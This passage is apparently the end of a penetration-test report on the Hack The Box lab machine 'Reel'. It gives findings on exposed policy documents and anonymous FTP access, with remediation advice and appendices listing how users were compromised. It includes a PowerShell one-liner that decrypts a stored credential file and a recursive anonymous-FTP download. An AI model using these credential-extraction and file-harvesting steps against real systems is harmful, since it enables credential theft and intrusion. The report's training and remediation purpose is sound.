


```
C:\Users\nico\Desktop>powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.GetNetworkCredential() | Format-List *"
powershell -c "$cred = Import-CliXml -Path cred.xml; $cred.GetNetworkCredential() | Format-List *"


UserName       : Tom
Password       : [redacted]
SecurePassword : System.Security.SecureString
Domain         : HTB
```

6. Exposure of Internal Policy Documents - Medium


CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	Files retrieved from the FTP share disclosed AppLocker policies and user-specific document format preferences, which aided in successful social engineering and payload development.
Impact	Sensitive documentation can reveal internal mechanisms, helping attackers craft targeted exploits or bypass mechanisms.
Remediation	• Remove unnecessary internal documentation from public/unauthenticated storage. • Tag and restrict sensitive documents using DLP tools. • Apply least-privilege access controls to file shares.
References	https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Finding Evidence




AppLocker.docx

AppLocker procedure to be documented - hash rules for exe, msi and scripts (ps1,vbs,cmd,bat,js) are in effect.



```
┌──(kali㉿kali)-[~/…/reel/ftp/downloads/documents]
└─$ cat readme.txt
please email me any rtf format procedures - I'll review and convert.

new format / converted documents will be saved here.
```




```
┌──(kali㉿kali)-[~/…/reel/ftp/downloads/documents]
└─$ exiftool Windows\ Event\ Forwarding.docx
ExifTool Version Number         : 13.10
File Name                       : Windows Event Forwarding.docx
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2017:10:31 22:13:23+01:00
File Access Date/Time           : 2025:05:12 18:15:48+02:00
File Inode Change Date/Time     : 2025:05:12 18:13:58+02:00
File Permissions                : -rw-rw-r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0×0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0×82872409
Zip Compressed Size             : 385
Zip Uncompressed Size           : 1422
Zip File Name                   : [Content_Types].xml
Creator                         : nico@megabank.com
Revision Number                 : 4
Create Date                     : 2017:10:31 18:42:00Z
Modify Date                     : 2017:10:31 18:51:00Z
Template                        : Normal.dotm
Total Edit Time                 : 5 minutes
Pages                           : 2
Words                           : 299
Characters                      : 1709
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 14
Paragraphs                      : 4
Scale Crop                      : No
Heading Pairs                   : Title, 1
Titles Of Parts                 :
Company                         :
Links Up To Date                : No
Characters With Spaces          : 2004
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 14.0000
```

7. Unauthenticated FTP File Access - Medium

CWE	CWE-306 - Missing Authentication for Critical Function
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	An FTP server was found to allow anonymous access, permitting the unauthenticated download of internal files including configuration documentation. This provided critical recon data such as policy configurations and internal communications.
Impact	Allows attackers to gain intelligence about internal infrastructure, policies, and user behavior—possibly identifying vulnerable vectors or crafting social engineering payloads.
Remediation	• Disable anonymous access to FTP. • Implement authentication and proper access controls. • Audit FTP directories for sensitive information. • Migrate away from insecure protocols like FTP in favor of SFTP.
References	https://nvd.nist.gov/vuln/detail/CVE-1999-0497

Finding Evidence



```
What would you like to do next?
________________________________
        1) deeper port scanning
        2) directory fuzzing
        3) subdomain fuzzing
        4) DNS zone transfer check
        5) FTP check
        6) SMB check
        7) NFS check


        8) Exit.

Select option: 5


[*] Starting FTP anonymous login check ...
[*] Attempting anonymous login on 10.10.10.77 ...
[+] Anonymous login allowed.
[*] Attempting recursive download of all files ...
[+] Download attempt finished. Check /home/kali/htb/boxes/reel/ftp/downloads for any retrieved content.
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Reel’s data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.10.10.77	21	ftp	Microsoft ftpd
10.10.10.77	22	ssh	OpenSSH 7.6
10.10.10.77	25	smtp	
10.10.10.77	135	msrpc	Microsoft Windows RPC
10.10.10.77	139	netbios-ssn	Microsoft Windows netbios-ssn
10.10.10.77	445	microsoft-ds	Windows Server 2012 R2 Standard 9600
10.10.10.77	593	ncacn-http	Microsoft Windows RPC over HTTP 1.0
10.10.10.77	49159	msrpc	Microsoft Windows RPC

A.3 Subdomain Discovery

URL	Description	Discovery Method
n/a		

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.10.10.77	External	Malicious RTF File	Foothold
10.10.10.77	Internal	XML cred decrypt	Lateral Movement
10.10.10.77	Internal	ACLs	Lateral Movement
10.10.10.77	Internal	ACLs	Privilege Escalation

A.5 Compromised Users

Username	Type	Method	Notes
nico	reverse shell	Malicious RTF File	System user
tom	hash/plaintext	XML cred decrypt	System user
claire	plaintext	Password change through ACL	System user
administrator	plaintext	Found in backup scripts	System root

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed	Location
x			

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location
1.	10.10.10.77	e5 < REDACTED > d4	C:\Users\nico\Desktop\user.txt
2.	10.10.10.77	19 < REDACTED > f8	C:\Users\Administrator\Desktop\root.txt

End of Report

This report was rendered by SysReptor with ♥